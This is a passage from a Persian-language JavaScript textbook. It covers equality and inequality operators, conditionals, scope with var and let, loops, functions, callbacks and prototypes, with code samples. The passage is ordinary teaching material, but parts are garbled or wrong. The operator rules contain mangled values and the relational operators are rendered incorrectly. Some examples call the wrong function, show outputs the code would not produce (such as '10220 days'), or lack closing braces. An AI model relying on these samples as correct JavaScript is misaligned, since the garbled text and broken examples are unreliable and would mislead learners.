در این مثال دو حالت وجود دارد که در آن مقایسه a == b از طریق تبدیل نوع داده ضمنی برابر با true خواهد شد، اینکه ۱۲۳ == ۱۲۳ و یا "۱۲۳" == "۱۲۳" باشد. در اینجا تبدیل از string به number انجام می‌شود، یعنی نتیجه به صورت ۱۲۳ == ۱۲۳ خواهد بود. در این مثال اصلاً فرقی نمی‌کند که کدام یک از این دو مورد انجام شود و نتیجه مقایسه برای هر دو حالت یکسان خواهد بود ولی موارد دیگری وجود دارند که این موضوع در موردشان اهمیت پیدا می‌کند و باید به نحوه تبدیل نوع داده دقت شود.

همچنین در مثال فوق در مورد a === b نتیجه false است، برای اینکه امکان تبدیل نوع داده ضمنی در عملگر === وجود ندارد. بسیاری از برنامه‌نویسان تنها از عملگر == برای مقایسه استفاده می‌کنند، چرا که از نظر آن‌ها این عملگر نسبت به عملگر === قابل بیش‌بینی‌تر است و امکان ایجاد خطأ در آن کمتر خواهد بود. ولی این طرز تفکر صحیح نیست و با این کار در واقع از بخش بزرگ و مهمی از تبدیلات نوع داده ضمنی چشم پوشی کرده‌ایم. عملگر == بسیار قدرتمند و مفید است، به شرطی که نحوه استفاده صحیح از آن را کامل بیاموزیم.

به طور خلاصه قواعدی ساده در نظر گرفته شده که با استفاده از آن‌ها می‌توانید تشخیص دهید که چه زمانی از عملگر === و چه موقع از عملگر == استفاده کنید:

- اگر یکی از طرفین مقایسه مقدار boolean داشته باشند از عملگر === استفاده شود.
- اگر یکی از طرفین مقایسه (یا هر دو) دارای مقدار + یا " " یا [] (آرایه خالی) باشد از عملگر === استفاده شود.

قواعد فوق بسیار ساده است و بیانگر این موضوع است که اگر از بابت مقادیر و نوع داده آن‌ها اطمینان دارید از عملگر == و در غیر این صورت از عملگر === استفاده کنید. برای مقایسه آرایه

و رشتہ توصیه جدی می کنیم کہ از length استفاده کنید تا از خطاهای عجیبی که ممکن است در هنگام مقایسه با آنها برخوردار داشته باشید، در امان بمانید.

دو عملگر دیگری که در ابتدای این بخش معرفی شدند (نامساوی) یعنی != و ==، منفی شده دو عملگر متناظر خود هستند و تمامی موارد گفته شده فوق در مورد آنها نیز صادق است.

در مورد عملگرهای مقایسه‌ای تا به اینجا فقط در مورد نوع‌های داده اولیه (اصلی) بحث شد. در مورد انواع داده دیگر مثل object (شامل آرایه‌ها و توابع) قواعد مقایسه پیچیده‌تر و نیاز به دقیق‌تری است، چرا که محل ذخیره‌سازی این نوع داده‌ها از طریق روش ارجاع (reference) نگهداری می‌باشد و در هنگام مقایسه بررسی می‌شود که آیا آدرس محل حافظه ارجاعات یکسان است یا خیر و نکته مهم دیگر اینکه مقایسه این نوع داده تنها با مقادیر موجود برای این انواع داده صورت نمی‌گیرد.

```
var a = { key: 321 };
var b = { key: 321 };
console.log(a === b); // false

a = b;
console.log(a === b); // true
```

برای مثال در هنگام مقایسه، آرایه‌ها به صورت پیشفرض به نوع داده string تبدیل می‌شوند. در واقع عناصر آرایه به وسیله عملگر کاما (,) به هم متصل شده و تشکیل یک مقدار رشته‌ای را می‌دهند. با این وجود ممکن است فکر کنید که دو آرایه با محتوا و مقادیر یکسان هنگامی که از طریق عملگر == مقایسه می‌شوند، نتیجه true خواهد بود ولی در واقع اینگونه نیست و نتیجه است: false

```
var a = [1,2,3];
var b = [1,2,3];
var c = "1,2,3";
a == c; // true
b == c; // true
a == b; // false
```



در این کتاب قرار نیست بیش از حد وارد جزئیات مبحث مربوط به مقایسه و تبدیل نوع‌های ضمنی شویم ولی برای توضیحات بیشتر در این رابطه و حالت‌های مختلف موجود برای این عملگرها می‌توانید به سایت رسمی اکماسکریپت⁴ مراجعه کنید.



نابرابری (Inequality)

عملگرهای نابرابری شامل چهار عملگر $>$, $<$, $=$ و \neq است که با عنوان مقایسه‌های رابطه‌ای نیز شناخته می‌شود. این عملگرها عموماً برای مقادیری به کار می‌روند که قابلیت مقایسه داشته باشند. مثال بسیار ساده در این مورد مقدار $3 > 4$ است.

در جاواسکریپت از نابرابری‌ها می‌توان برای مقایسه مقادیر رشته‌ای نیز استفاده کرد. در مقایسه مقادیر رشته‌ای اساس کار بر ترتیب حروف الفبا خواهد بود ("Hosein" $>$ "Ali"). همانند عملگرهای برابری، در اینجا هم تبدیل نوع ضمنی در هنگام انجام مقایسه صورت می‌گیرد و قواعد مربوطه مشابه با عملگرهای برابری است. در بحث مربوط به برابری دیدیم که نوعی از عملگرها تحت عنوان برابری سخت (strict equality) مطرح شدند که اجازه تبدیل نوع ضمنی را نمی‌دادند ولی در مورد نابرابری‌ها چنین چیزی وجود ندارد و تبدیل نوع در صورت نیاز به صورت خودکار صورت می‌گیرد و نمی‌توان مانع آن شد.



```
var a = 123;
var b = "Hosein";
var c = "Ali";
a < b; // false
b < c; // true
```

طبق قواعد تعریف شده در ES6 زمانی که دو مقدار مقایسه شده از نوع رشته باشند (در مثال $c > b$) تبدیل نوع انجام نمی‌شود و مقایسه بر اساس حروف الفبا انجام می‌شود ولی اگر حداقل یکی از طرفین به صورت رشته‌ای نباشد در این صورت تبدیل نوع ضمنی به نوع عددی انجام شده و سپس مقایسه اعمال می‌شود که همان مقایسه اول است. در هنگام انجام مقایسه اول ('Hosein') انجام می‌شود و نتیجه NaN ایجاد می‌کند و نکته عجیبی که وجود دارد مقایسه NaN با هر عددی و به هر شکلی false خواهد بود. ناخواسته انجام می‌شود، چرا که در نابرابری‌ها نمی‌توان مانع از انجام تبدیل نوع ضمنی شد و این تبدیل در صورت نیاز به صورت خودکار انجام می‌شود:



```
var a = 42;
var b = "foo";
a < b; // false
a > b; // false
a == b; // false
```

موردی که همانند مثال صفحه قبل ممکن است در مثال فوق نظر شما را به خود جلب کند این است که به ازای هر سه عملگر `<`, `>` و `==` نتیجه مقایسه `false` است. در مورد دو عملگر `>` و `<` تبدیل نوع داده ضمنی (از نوع رشته‌ای به نوع عددی) برای متغیر `b` اتفاق می‌افتد و از آنجایی که مقدار این متغیر عدد معتبری نیست بنابراین نتیجه تبدیل نوع داده ضمنی برابر با `NaN` خواهد بود و در قواعد ES5 مقدار `NaN` نه کوچکتر، نه بزرگتر و نه مساوی هیچ مقدار دیگری نخواهد بود. اما در مثال فوق قضیه در رابطه با عملگر `==` متفاوت از دو عملگر نابرابری است. در مثال `a == b` دو نوع تبدیل داده ضمنی ممکن است انجام شود: `"foo" == "۱۲۳"` یا `۱۲۳ == NaN` که در هر دو مورد نتیجه مقایسه برابر با مقدار `false` است.

پس از مطالعه این بخش انتظار می‌رود

- با نحوه تعریف متغیرها آشنا شوید.
- انواع داده اولیه و ثانویه در جاواسکریپت را شناخته و در مورد ویژگی‌های هر یک شناخت پیدا کنید.
- نحوه تعریف و استفاده از `object`ها، آرایه‌ها و توابع را آموخته باشید.
- عملگرهای رابطه‌ای را به درستی استفاده کرده و تفاوت‌های بین برابری ضعیف و سخت را درک کرده باشید.
- تبدیلات ضمنی انجام شده در جاواسکریپت را که به صورت اتوماتیک انجام می‌شود شناخته باشید و در هنگام استفاده از آن‌ها به مشکلاتی که ممکن است برای برنامه ایجاد کنند آگاهی پیدا کرده باشید.
- برخی قواعد و قوانین مقدماتی تعریف شده در ES را در رابطه با انواع داده و عملگرها درک کرده و از آن‌ها در جهت کدنویسی صحیح با زبان جاواسکریپت بهره ببرید.

بخش سوم

عبارات شرطی، محدوده‌ها و حلقه‌ها

۰۰ اهداف بخش:

< آشنایی با عبارات شرطی

< درک مفهوم محدوده و scope

< کارکرد متغیر و تابع در محدوده ها

< درک کاربرد حلقه‌ها و نحوه استفاده از آنها

[عبارات شرطی (Conditionals)]

یکی از رایج‌ترین کارها در بحث مربوط به برنامه‌نویسی استفاده از عبارات شرطی یا تصمیم‌گیری هاست. برای مثال دستور if برای انجام دادن کاری در صورت برقرار بودن یک شرط کاربرد دارد:

```
var classmatesCount = 100;
var myFriends = 5;
if (myFriends < classmatesCount) {
    console.log("I have a few friends");
}
```



دستور if شامل یک عبارت در داخل پرانتز است که نتیجه ارزیابی آن مقدار true یا false بود. در مثال فوق همان طور که می‌بینید تعداد دوستان با هم کلاسی‌ها مقایسه می‌شود و در صورتی که نتیجه true باشد (تعداد دوستان از تعداد اعضای هم کلاسی کمتر باشد) عبارت مورد نظر توسط دستور console.log(..) چاپ خواهد شد. برای حالتی که شرط برقرار نیست از دستور else استفاده می‌شود و زمانی اجرا خواهد شد که شرط برقرار نباشد:

```
var classmatesCount = 100;
var myFriends = 5;
if (myFriends < classmatesCount) {
    console.log("I have few friends");
} else {
    console.log("I have too many friends");
}
```



در مثال فوق شرط برقرار نیست و بنابراین دستور مربوط به else اجرا خواهد شد و عبارت 'I have too many friends' در خروجی نمایش داده می‌شود. همان طور که گفته شد عبارت داخل پرانتز همیشه باید مقداری از نوع داده boolean باشد و در غیر این صورت تبدیل نوع داده ضمنی توسط جاوااسکریپت صورت خواهد پذیرفت. در بخش قبلی در این باره توضیح کاملی داده شده است، در صورت نیاز می‌توانید به آن مراجعه کنید. علاوه بر if دستورات دیگری نیز وجود دارند که در تصمیم گیرها استفاده می‌شوند. از آن جمله

می‌توان به دستور switch اشاره کرد که جایگزینی برای چندین دستور if.. else متوالی است:



```
switch(expression) {
    case n:
        // code block
        break;
    case m:
        // code block
        break;
    default:
        // default code block
}
```

در دستور فوق ابتدا عبارت expression ارزیابی می‌شود و سپس مقدار خروجی با هر کدام از عبارات مقابله دستور مقایسه می‌شود و در صورت true بودن نتیجه مقایسه، کد مربوط به هر case اجرا خواهد شد. در ضمن دستور break برای خروج از switch و جلوگیری از اجرای های دیگر است. دستور default هم برای این منظور در نظر گرفته شده که اگر مقدار switch با هیچ کدام از case‌ها مطابقت نداشت دستورات در نظر گرفته شده به عنوان پیش فرض اجرا شوند.

شرط‌های درون خطی

نوع دیگری از عبارات شرطی در جاوا اسکریپت وجود دارد که تحت عنوان عملگر شرطی یا عملگر if.. else (سه عملوندی) شناخته می‌شود. این عبارت شرطی شکل مختصر شده برای است و دقیقاً همان عملکرد را دارد.



```
var a = 1;
var b = (a > 2) ? "hello": "world";

// if (a > 2) {
//     b = "hello";
// } else {
//     b = "world";
// }
```

عبارت فوق می‌تواند از طریق عملگر شرطی به صورت مختصر و خواناتری که

می‌بینید جایگزین شود. در این مثال انتساب از طریق عملگر شرطی انجام شده است ولی به معنی این نیست که تنها کاربرد عملگر شرطی در انتساب است، هر چند که یکی از رایج‌ترین کاربردهای آن خواهد بود.

[محدوده (Scope)]

فرض کنید به یک فروشگاه مواد غذایی مراجعه کرده‌اید و تقاضای خرید یک نوع محصول جدید خاص را می‌کنید که در فروشگاه موجود نیست. فروشنده نمی‌تواند جنس مورد نظر را به شما بفروشد، چرا که او تنها به اجنباسی که در انبار فروشگاه موجود هستند دسترسی دارد. بنابراین شما باید برای خرید جنس با مشخصات مورد نظر به فروشگاه دیگری مراجعه کنید. در برنامه‌نویسی برای این مفهوم از کلمه محدوده (scope) استفاده می‌شود. در زبان جاوا‌اسکریپت هر تابع محدوده مخصوص به خود را دارد. اساساً محدوده به مجموعه‌ای از متغیرها و قوانین دسترسی به این متغیرها گفته می‌شود و در یک محدوده مشخص، تنها کدهای داخل آن محدوده قابلیت دسترسی به متغیرهای محدوده را دارند.



نام متغیر در یک محدوده باید منحصر به فرد باشد. به عبارت دیگر امکان تعریف دو متغیر با نام یکسان در یک محدوده وجود ندارد اما امکان تعریف متغیرهای با نام یکسان در محدوده‌های متفاوت وجود دارد.



```
function one() {
    // this `a` only belongs to the `one()` function
    var a = 1;
    console.log(a);
}

function two() {
    // this `a` only belongs to the `two()` function
    var a = 2;
    console.log(a);
}

one(); // 1
two(); // 2
```

محدوده‌های تودرتو

امکان قرارگیری یک محدوده در داخل محدوده دیگر وجود دارد. همچنین اگر یک محدوده به صورت تودرتو درون محدوده دیگری قرار بگیرد، محدوده داخلی می‌تواند به متغیرهای محدوده بیرونی دسترسی داشته باشد:



```
function outer() {
    var a = 1;
    function inner() {
        var b = 2;      // can access both `a` and `b` here
        console.log( a + b ); // 3
    }
    inner();
    // we can only access `a` here
    console.log( a ); // 1
}
outer();
```

قواعد مربوط به محدوده‌های تودرتو به این صورت است که کدهای یک محدوده می‌توانند به متغیرهای تعریف شده در محدوده‌های بیرونی‌تر دسترسی داشته باشد. در مثال فوق کدهای تابع

inner() به هر دو متغیر a و b دسترسی دارد اما کدهای مربوط به تابع outer() تنها به متغیر a دسترسی خواهد داشت و به متغیر b که داخل محدوده مربوط به تابع inner() تعریف شده نمی‌تواند دسترسی داشته باشد.

زمانی که متغیری از طریق کلمه کلیدی var تعریف می‌شود در محدوده فعلی قابل دسترسی است. اگر این متغیر در بیرون از تمامی توابع و در بالاترین سطح تعریف شود در این صورت دارای محدوده سراسری (global) خواهد بود.

متغیر تعریف شده در یک محدوده در سرتاسر آن محدوده قابل دسترسی است. علاوه بر این، متغیر تعریف شده در یک محدوده در تمامی محدودهای داخلی (سطح پایین تر) از محدوده فعلی نیز قابل دستیابی خواهد بود. مثال زیر را در نظر بگیرید:

```
function foo() {
  var a = 1;
  function bar() {
    var b = 2;
    function baz() {
      var c = 3;
      console.log( a, b, c ); // 1 2 3
    }
    baz();
    console.log( a, b ); // 1 2
  }
  bar();
  console.log( a ); // 1
}
foo();
```



دقت کنید که در مثال فوق متغیر c در تابع bar() در دسترس نیست، چرا که در محدوده داخلی تر تعریف شده است. با دلیل مشابه متغیر b در محدوده تابع foo() در دسترس نخواهد بود.

زمانی که قصد دستیابی به متغیری را داریم که در محدودهای غیر از محدوده فعلی تعریف شده است با خطای ReferenceError مواجه خواهیم شد. همچنین در صورت مقداردهی به متغیری که تعریف نشده است دو حالت ممکن است رخداد کند. اگر در حالت سختگیرانه (strict mode) قرار داشته باشیم یک پیغام خطا و در غیر این صورت یک متغیر سراسری (global) در بالاترین سطح ایجاد خواهد شد. درباره حالت سختگیرانه در بخش‌های آتی به تفصیل بحث خواهد شد.



```
function foo() {
    a = 1; // `a` not formally declared
}

foo();
a; // `1` auto global variable
```

متغیر a در کد بالا به صورت اتوماتیک ایجاد(declare) شده است. تعریف شدن متغیر به این صورت روش کار بسیار غلطی در کدنویسی است و نباید استفاده شود، اما برای درک بهتر نحوه کارکرد زبان این سبک از حالت‌های ممکن را توضیح خواهیم داد.

کلمه کلیدی var باعث تعریف متغیر در سطح عمومی تابع خواهد شد. علاوه بر این در ES6 می‌توان متغیرها را تنها برای همان سطح بلوک‌ها (block) تعریف کرد. این کار از طریق کلمه کلیدی let انجام می‌شود.



```
function run() {
    var globalScope = "globalScope";
    {
        var _withVar = '_withVar';
        let _withLet = '_withLet';
    }

    console.log(globalScope + ' printed!');
    console.log(_withVar + ' printed!');
    console.log(_withLet + ' printed!');
}

foo();

// globalScope printed!
// _withVar printed!
// ReferenceError: _withLet is not defined
```

متغیر _withLet در یک scope داخلی از تابع و با استفاده از let تعریف شده است، بنابراین تنها در داخل بلوک مربوطه مجاز به استفاده از آن هستیم و به همین دلیل در هنگام استفاده از آن در خارج از محدوده موردنظر با خطأ مواجه شده‌ایم. نکته جالب در مورد متغیر _withVar هست که

در کنار متغیر شده است، اما بیرون از `scope` هم حضور دارد. تعریف متغیرها با `let` در سطح بلوک‌ها باعث می‌شود امکان نگهداری و توسعه کدها در طول زمان آسانتر شود و کیفیت کدنویسی افزایش یابد ولی وقت کنید که این امکان در نسخه‌های قبل از ES6 وجود ندارد و در استفاده از آن باید این مورد را در نظر گرفت.

از مزایای استفاده از نحوه تعریف متغیر در `es6` (`const` و `let`) علاوه بر دسترسی به کنترل بهتر و دقیق‌تر، `scope`، می‌توان به تعریف نشدن عمومی تابع و عدم امکان `redeclare` شدن (تعریف مجدد) اشاره کرد که در مثال زیر هر دو مورد پوشش داده می‌شود.

```
var globalScope = "globalScope";
let notGlobal = "notGlobal";

console.log(window.globalScope); // globalScope
console.log(window.notGlobal); // undefined

'use strict';
var globalScope = "globalScope";
let notGlobal = "notGlobal";
// SyntaxError: Identifier 'bar' has already been declared
```

[حلقه‌ها (Loops)]

حلقه‌ها از یک عبارت شرطی برای تعیین ادامه دادن یا متوقف کردن اجرا استفاده می‌کنند، با وجود این که در زبان‌های برنامه‌نویسی حلقه‌ها اشکال مختلفی دارند اما رفتار پایه‌ای همه آن‌ها به این صورت است که یک بلوک از کد را تا زمانی که شرط حلقه درست باشد تکرار می‌کنند. به هر بار اجرای حلقه، تکرار (iteration) گفته می‌شود.

حلقه do-while و while

بعضی از مواقع، در هنگام برنامه‌نویسی نیاز داریم، تا زمانی که، یک شرط برقرار است، کد خاصی را اجرا کنیم. این مفهوم در حلقه‌های `while` و `do-while` قابل پیاده سازی می‌باشد. دو نوع از



حلقه‌ها را در مثال زیر مشاهده می‌کنید، حلقه while و حلقه do-while:

```
// while example
var i = 1;
while (i < 10) {
    text += "The number is " + i;
    i++;
}

// do.. while example
var i = 1;
do {
    text += "The number is " + i;
    i++;
}
while (i < 10);
```

در مثال فوق در حلقه while تکرار اجرای حلقه تا زمانی که متغیر `i` کوچکتر از ۱۰ باشد ادامه می‌یابد. در بخش دوم از مثال فوق یعنی حلقه do.. while اجرای حلقه مشابه با بخش اول است با این تفاوت که اجرای حلقه حداقل یک مرتبه انجام خواهد شد، حتی اگر شرط حلقه صحیح نباشد، چرا که بلوک کد قبل از بررسی شرط حلقه قرار می‌گیرد.

به این موضوع دقت کنید که شرط حلقه در هر بار اجرای حلقه بررسی می‌شود و به این صورت نیست که تنها یکبار در ابتدا این کار انجام شود. مورد مهم دیگر افزایش متغیر `i` در هر بار اجرای حلقه است. در صورتی که این کار انجام نشود شرط حلقه هیچ گاه صحیح نمی‌شود و اجرای حلقه به صورت نامحدود انجام خواهد شد. به این حالت حلقه بی نهایت گفته می‌شود که باعث اتلاف منابع شده و خرابی شدیدی را به سیستم تحمیل می‌کند و باید از عدم رخداد آن اطمینان حاصل کرد (البته در فصل‌های آتی با مفهومی به نام `rotateLeft` آنها آشنا می‌شویم که می‌توان حلقه بی نهایت زد و به صورت سیستماتیک اجرای آن را مدیریت کرد).

حلقه for

نوع دیگر و پرکاربرد حلقه‌ها با نام `for` شناخته می‌شود و که همانند while و do-while در اکثر زبان‌های برنامه‌نویسی پیاده سازی شده است. ساختار کلی آن به شکل تکه‌کد بعد قابل مشاهده است.

```
for (statement 1; statement 2; statement 3) {
    // code block to be executed
}
```

- بخش ۱: فقط یک مرتبه و قبل از اجرای بلوک کد مربوط به حلقه اجرا خواهد شد.

- بخش ۲: شرط حلقه در این بخش قرار می‌گیرد.
- بخش ۳: در هر تکرار حلقه و اجرای بلوک کد اجرا خواهد شد.

مثال واقعی مربوط به حلقه for به این صورت است:

```
for (i = 0; i < 5; i++) {
    text += "The number is " + i + "<br>";
```



ابتدا متغیر `i` با ۰ مقدار دهی می‌شود و تا زمانی که شرط `i < 5` برقرار باشد اجرای بلوک کد انجام خواهد شد. همچنین پس از هر بار اجرای بلوک کد افزایش متغیر `i` با مقدار ۱ واحد صورت خواهد گرفت. دستوری نیز با نام `break` وجود دارد که برای متوقف کردن اجرای حلقه می‌توان از آن استفاده کرد:

```
for (i = 0; i < 10; i++) {
    if (i === 3) {
        break;
    }
    text += "The number is " + i + "<br>";
```



در مثال فوق هرگاه مقدار متغیر `i` برابر با مقدار ۳ شد، شرط if داخل حلقه برقرار شده و دستور `break` باعث خروج از حلقه خواهد شد.

شكل‌های مختلف دیگری نیز از انواع حلقه‌ها وجود دارد. برای مثال می‌توان بر روی ویژگی‌های یک object حلقه تعریف کرده و قطعه کدی را بر روی تمامی عناصر یک object اعمال کرد اما همان طور که گفته شد در تمامی انواع حلقه‌ها یک مفهوم ثابت و مشترک وجود دارد و آن تکرار حلقه تا زمان برقراری شرط است.

پس از مطالعه این بخش انتظار می‌رود

- با عبارات شرطی آشنا شده باشید و مفهوم آن را در برنامه‌نویسی درک کنید.
- ساختار مختلف نوشتن عبارات شرطی را یادگرفته و در موارد مورد نیاز از سبک‌های مختلف بررسی شرط با if , switch یا بررسی شرط درون خطی استفاده کنید.
- با مفهوم محدوده و scope آشنا شده و از خطاهای احتمالی و منافع استفاده از متغیرهای درون محدوده مطلع باشید.
- بتوانید موارد استفاده از حلقه‌ها را شرح دهید و مثالی از آن ارائه دهید.
- توانایی نوشتن تکه کدهایی با استفاده از حلقه for, while و do-while را داشته باشید.
- بحث مربوط به محدوده توابع و متغیرها را متوجه شده و نحوه دستیابی به متغیرها در محدوده‌های تودر تو را آموخته باشید.
- با کلمه کلیدی let آشنا شده و تفاوت کارکردی آن را با var درک کنید.

توابع و ساختار درونی آن‌ها

۰۰ اهداف بخش:

- < آشنایی با توابع و محدوده آن‌ها
- < معرفی توابع بی‌نام و استفاده از آن‌ها به عنوان متغیر
- < استفاده از توابع به عنوان پارامتر و callback
- < درک توابع و کارکرد آن‌ها prototype
- < آشنایی با نحوه کارکرد وراثت در جاوااسکریپت
- < درک مزایا و معایب prototype

[توابع (Functions)]

فرض کنید یک گیاه خاص خریداری کرده اید که هر روز 3 بار نیاز به آبیاری دارد و این آبیاری شامل پر کردن ظرف مخصوص آبیاری از شیر آب، اضافه کردن یکسری املاح به آب و در نهایت ریختن آب پای گلدان است، اگر شما هم مانند من وقت و حوصله رسیدگی به آن را نداشته باشید (البته گل و طبیعت ایده‌آل هست ولی متناسبانه روحیات ما فرق دارد)، ممکن است به فکر ساخت یک دستگاه برای آبیاری هوشمند باشید که با دریافت تعداد دفعات آبیاری و میزان املاح مورد نیاز، به صورت خودکار در ساعتهاي مشخص فرآيند مورد نظر برای آبیاری را به ترتیب انجام دهد. حتی ممکن است بعد از یک مدت لازم باشد به جای 3 بار در روز، 4 بار در روز آبیاری لازم باشد و دستگاه مورد نظر ما به سادگی قابل تنظیم می‌باشد حتی ممکن است فرآیندهای مختلف شامل: گرفتن آب، اضافه کردن املاح، اضافه کردن آب به گلدان و ... دستگاه‌های ساده‌تر و کوچکتری باشند که به صورت مجموعه‌ای فرآیند آبیاری را انجام می‌دهند.

در برنامه‌نویسی نیز به صورت مشابه عمل می‌شود، به این معنی که یک وظیفه مشخص به قطعاتی که قابلیت استفاده مجدد دارند شکسته شده و هر کدام به صورت مجزا و قابل تنظیم اجرا می‌شوند، با این کار از تکرار کدها جلوگیری می‌شود و برنامه در سطح‌های کوچکتر با قابلیت مدیریت ساده‌تر اجرا می‌شود.

به طور کلی، تابع به بخشی از کد گفته می‌شود که دارای نام بوده و می‌توان از طریق نام آن را فراخوانی کرد و کدهای داخل بلوک آن، در هر بار فراخوانی اجرا خواهند شد. مثال زیر را ببینید:

```
function showUserAge() {
  console.log(userAge);
}

var userAge = 28;
showUserAge(); // "28"

userAge = userAge * 365; // age in days
showUserAge(); // "10220"
```



توابع در صورت نیاز می‌توانند پارامترهایی را به عنوان ورودی دریافت کنند و یا مقداری را به عنوان خروجی بازگردانند. دریافت پارامترهای ورودی یا بازگرداندن خروجی از توابع اختیاری است.



```
function showUserAge(age) {  
    console.log(age);  
}  
function formatUserAge() {  
    return userAge + " days";  
}  
var userAge = 28;  
showUserAge(userAge); // "28"  
userAge = formatUserAge();  
console.log( userAge ); // "10220 days"
```

در مثال فوق تابع showUserAge یک پارامتر به نام age را به عنوان ورودی دریافت می‌کند. همچنین تابع formatUserAge مقداری را به عنوان خروجی بازمی‌گرداند. مسلماً امکان استفاده از هر دو مورد در یک تابع امکان‌پذیر است.

توابع اغلب برای قطعه کدهایی مورد استفاده قرار می‌گیرند که قرار است چندین بار فراخوانی شوند و این با هدف جلوگیری از تکرار کدهاست. از جمله کاربردهای موثر و مفید دیگر توابع، سازمان‌دهی منظم قطعه کدهایی است که وابسته به هم هستند، هرچند که ممکن است تنها یکبار فراخوانی شوند:



```
const MONEY_PROFIT = 0.20;  
  
/**  
 * To calculate profit added to money at bank  
 */  
function calculateProfit(money) {  
    // calculate the new money amount with the profit  
    money = money + (money * MONEY_PROFIT);  
    // return the new amount  
    return money;  
}  
  
var newMoney = calculateProfit(20000000);  
console.log(newMoney); // 24000000
```

در مثال فوق هر چند که تابع calculateProfit تنها یکبار فراخوانی شده است اما استفاده از



آن باعث سازماندهی بهتر و خوانایی بیشتر کدها شده است. در صورتی که تابع شامل کدهای بیشتری باشد منافع استفاده از آن بهوضوح مشخص خواهد بود.

[توابع ناشناس (Anonymous)]

احتمالاً تا به این بخش از کتاب با مفهوم و ساختار نحوی مربوط به تابع در جاواسکریپت آشنا شده‌اید و از سادگی و زیبایی آن لذت برده‌اید. اکنون می‌خواهیم شما را با مفهوم تابع ناشناس آشنا کنیم، یک ویژگی لذت‌بخش و زیبا برای بکارگیری تابع در قالب متغیر!

به مثال زیر توجه کنید:

```
var foo = function() {
    console.log('foo called!');
};

foo();

var x = function bar(){
    //..
};
```



در اینجا دو تابع تعریف کرده‌ایم، تابع اول را به متغیر `foo` نسبت داده و تابع دوم را که عمدتاً برایش اسم نیز گذاشته‌ایم به متغیر `x` و مشاهده می‌شود که خود تابع اصطلاحاً ناشناس است ولی به متغیرهای ذکر شده اختصاص داده شده است و استفاده از آن با فراخوانی متغیر انجام می‌شود. این سبک از تعریف توابع، تفاوت خیلی زیادی با تعریف عادی تابع ندارد و بعضانیز تابع دارای نام توسط برخی افراد ترجیح داده می‌شوند، ولی تعریف تابع ناشناس نیز بسیار رایج است.

پاس دادن تابع به تابعی دیگر

در برخی از مواقع نیاز داریم اجرای یک تابع را، در داخل تابعی دیگر انجام دهیم، البته ممکن است بگویید مشکلی ندارد که تابع اول را نوشته به صورت عادی در تابع مورد نظر اجرا می‌کنیم. اما صحبت از نیاز دیگری است که با فراخوانی تابعی از قبل نوشته شده، قابل انجام نیست و ما می‌خواهیم در داخل یک تابع، بدنہ تابع دلخواه خود را به عنوان ورودی پاس دهیم. مثال:



```
function showMessage(info){  
    console.log(info);  
}  
  
function createUserObject(id){  
    var obj = {  
        id: id,  
        name: "unknown"  
    };  
    showMessage(obj);  
}  
  
// if we want get user info and show it  
createUserObject(12); // {id: 12 , name: "unknown"}
```

نکته‌ای که در این مثال وجود دارد این است که، تابع `createUserObject`، از عملکرد اصلی آن، یعنی ساخت اطلاعات کاربر دور شده است و عملیات ساخت و نمایش را انجام می‌دهد و اگر بخش دیگری از کد هم نیاز به ساخت اطلاعات کاربر داشته باشد، می‌بایست روال ساخت اطلاعات را مجدداً پیاده سازی کند، و این اتفاق ماهیت توابع را نقض می‌کند. راه حلی که پیشنهاد می‌شود، استفاده از پاس دادن توابع می‌باشد، برای مثال کد فوق را می‌توان به شکل زیر اجرا نمود:

```
function showMessage(info){  
    console.log(info);  
}  
  
function createUserObject(id , objectManager){  
    var obj = {  
        id: id,  
        name: "unknown"  
    };  
    objectManager(obj);  
}  
  
// if we want get user info and show it  
createUserObject(12 , showMessage); // -> user info
```

به این ترتیب تابع createUserObject وظیفه خاص و تک منظوره ایجاد کاربر را بر عهده دارد و برای مقصودهای مختلف می‌توان پارامتر دوم را به هر تابعی مقداردهی کرد. البته لزوماً این مقدار دهی از طریق متغیر انجام نمی‌شود و می‌توان تابع را در همان لحظه درخواست نوشت. برای مثال:

```
createUserObject(12 , function(obj){
  console.log(obj);
});
```



کد فوق نیز دقیقاً همان عملکرد مثال قبلی را دارد، با این تفاوت که نیازی به تعریف شدن مجزای تابع showMessage نیست و تابع در همان لحظه فراخوانی متده است createUserObject به عنوان پارامتر پاس داده می‌شود. چون می‌دانیم تابع createUserObject در هنگام اجرا تابع پاس داده شده را با مقدار obj به عنوان ورودی فراخوانی می‌کند، پس در این بخش نیز می‌توانیم پارامتر obj را در ورودی تابع پاس داده شده نوشته و از آن استفاده کنیم. (چون همین تابع و بدنه آن دقیقاً در داخل createUserObject صدا زده خواهد شد).

حال فرض کنید به جای عملیات ایجاد object کاربر، عملیات دریافت اطلاعات کاربر از سرور مطرح شده بود، چون می‌دانیم دریافت اطلاعات کاربر از سرور عملیاتی زمان بر و غیر آنی می‌باشد. اگر نیاز داشته باشیم تابعی را پس از اتمام درخواست به سرور اجرا کنیم، [با دانش فعلی] به ناچار مجبوریم با همین روش یک تابع به متده درخواست پاس دهیم و پس از اتمام نتیجه درخواست به سرور، تابع پاس داده شده را اجرا کنیم. برای مثال:

```
function getUserInfo(id , callback){
  var xhttp = new XMLHttpRequest();
  xhttp.onreadystatechange = function() {
    if (this.readyState == 4 && this.status == 200) {
      callback(xhttp.responseText);
    }
  };
  xhttp.open("GET", "/path", true);
  xhttp.send();
}
getUserInfo(12 , function(res){
  console.log(res);
});
```



در مثال فوق بخش‌های مربوط به ایجاد و انجام درخواست به صورت ajax را می‌توانید نادیده بگیرید. تمرکز و توجه خود را به تابع پاس داده شده بدھید. به این گونه توابع، callback گفته می‌شود که برای انجام یک تابع به صورت داینامیک در داخل تابع فعلی به کار می‌رود و در زمان مشخص که نیاز داریم، تابع مورد نظر فراخوانی شود و اگر لازم باشد دیتابی نیز برگشت داده شود، به همان تابع callback پاس داده می‌شود تا در سمت دیگر داخل تابع ارائه شده استفاده گردد. البته callback نیز دارای یک سری مشکلات می‌باشد که در بخش‌های بعدی بیشتر با آن‌ها آشنا می‌شویم.

توابع prototype]

زمانی که تابعی ساخته می‌شود، موتور جاواسکریپت یک ویژگی به نام prototype به تابع اضافه می‌کند که object است. بدین ترتیب همه توابع به صورت ذاتی دارای prototype هستند، به جز توابع arrow که در ES6 ارائه شده‌اند و prototype ندارند.

```
var test = function(a){ };
console.log(test)
```

یک تابع به نام test در کنسول تعریف کرده و با فراخوانی نام آن خروجی زیر چاپ می‌شود:

```
test()
  arguments: null
  caller: null
  length: 1
  name: "test"
  prototype: Object {
    constructor: function test()
  }
```

خروجی فوق چند نکته مهم در خصوص توابع جاواسکریپت را بیان می‌کند:
